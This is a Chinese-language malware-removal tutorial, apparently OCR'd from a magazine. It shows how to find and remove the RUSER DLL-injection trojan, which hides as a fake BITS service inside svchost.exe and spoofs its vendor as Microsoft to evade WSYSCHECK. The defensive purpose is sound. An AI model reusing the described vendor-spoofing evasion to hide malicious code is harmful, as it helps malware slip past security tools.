


图1

在中了木马之后，笔者通常都会使用WSYSCHECK来查杀这些DLL线程插入木马，但是奇怪的是，在使用WSYSCHECK时，居然无法通过WSYSCHECK的可疑服务查找功能（陌生服务会在WSYSCHECK中显示为红色）和陌生进程插入功能（被插入了陌生进程的模块会在WSYSCHECK中显示为红色）。此时，笔者只好使用360安全卫士的“系统全面诊断”功能，来查看系统的可疑服务和可疑进程了。结果发现了一个可疑的服务，名为BITS，如图2。

通过对右侧显示的相关信息了解，可以看到这个服务端路径为“c:\windows\system32\mpeg4c32.dll”，很明显，这是一个DLL线程插入木马，把自己的线程插入到目标进程中，从而达到




图2

"无进程"、"无端口"的目的。

知道了这个DLL木马的文件路径和服务名称之后，现在就可以到WSYSCHECK中找到这个可疑的BITS服务了（这里，为了让读者朋友看到这个陌生服务的确在WSYSCHECK中显示为正常，所以选中了BITS服务下面的一个项目，大家可以看到这个BITS陌生服务居然在WSYSCHECK中显示为正常可信程序），如图3。




图3

现在，笔者就要纳闷了，以前使用WSYSCHECK查找DLL线程插入木马和ROOTKIT木马，几乎屡试不爽，为何现在WSYSCHECK居然都无法提示陌生进程了？

原来这个BITS服务，修改了自身的文件厂商为"**Microsoft corporation**"，而WSYSCHECK就是依据文件厂商来"片面"的判断文件是否可疑的，所以在这里就被狡猾的木马给蒙蔽了。




图4

那为何使用360安全卫士能够查找出这个可疑服务呢？原来360安全卫士使用的是更加先进的MD5比对，而所有文件的MD5散列都是唯一的，这样就导致木马现形了。

刚才已经知道了这个木马的DLL文件路径，现在就可以通过WSYSCHECK的模块卸载功能来卸载和清除它了。这里，为了能够显示这个DLL文件，必须首先去掉"模块简洁显示"菜单前面默认的勾，如图4。

此时，WSYSCHECK就会把当前进程所调用的所有DLL文件全部显示出来，经过笔者研究这款RUSER木马的服务端文件，其实就隐藏在**SVCHOST.EXE**进程中。选中这个可疑的SVCHOST.EXE进程，然后在下面的模块列表中找到这个"**c:\windows\system32\ mpeg4c32.dll**" DLL文件，如图5。




图5

可以看到，因为这个"c:\windows\system32\mpeg4c32.dll"文件的文件厂商也被狡猾的作者修改成了"Microsoft coporation"，所以这里这个可疑的DLL模块在WSYSCHECK中也几乎是隐形的。

现在，就来整理下木马服务端的清理思路：

首先把WSYSTEM的"模块简洁显示"的钩去掉，这样可以看到全部模块。然后选中"c:\windows\system32\mpeg4c32.dll"模块，右键，在弹出的快捷菜单中选择"卸载模块并删除文件"。这里不要使用WSYSCHECK的"全局卸载模块"功能（把这个模块从所有进程中清除），因为容易死机。最后，经过上面结束进程，删除文件，现在就可以来到WSYSCHECK的"服务管理页面"，选中BITS这个服务，右键选中"删除服务和文件"即可，如图6。




图6

这样，这个蒙蔽WSYSCHECK木马内核检测工具的RUSER木马，就被我们清除掉了。现在，来到控制端中，可以看到服务端下线了，说明我们清除成功，如图7。

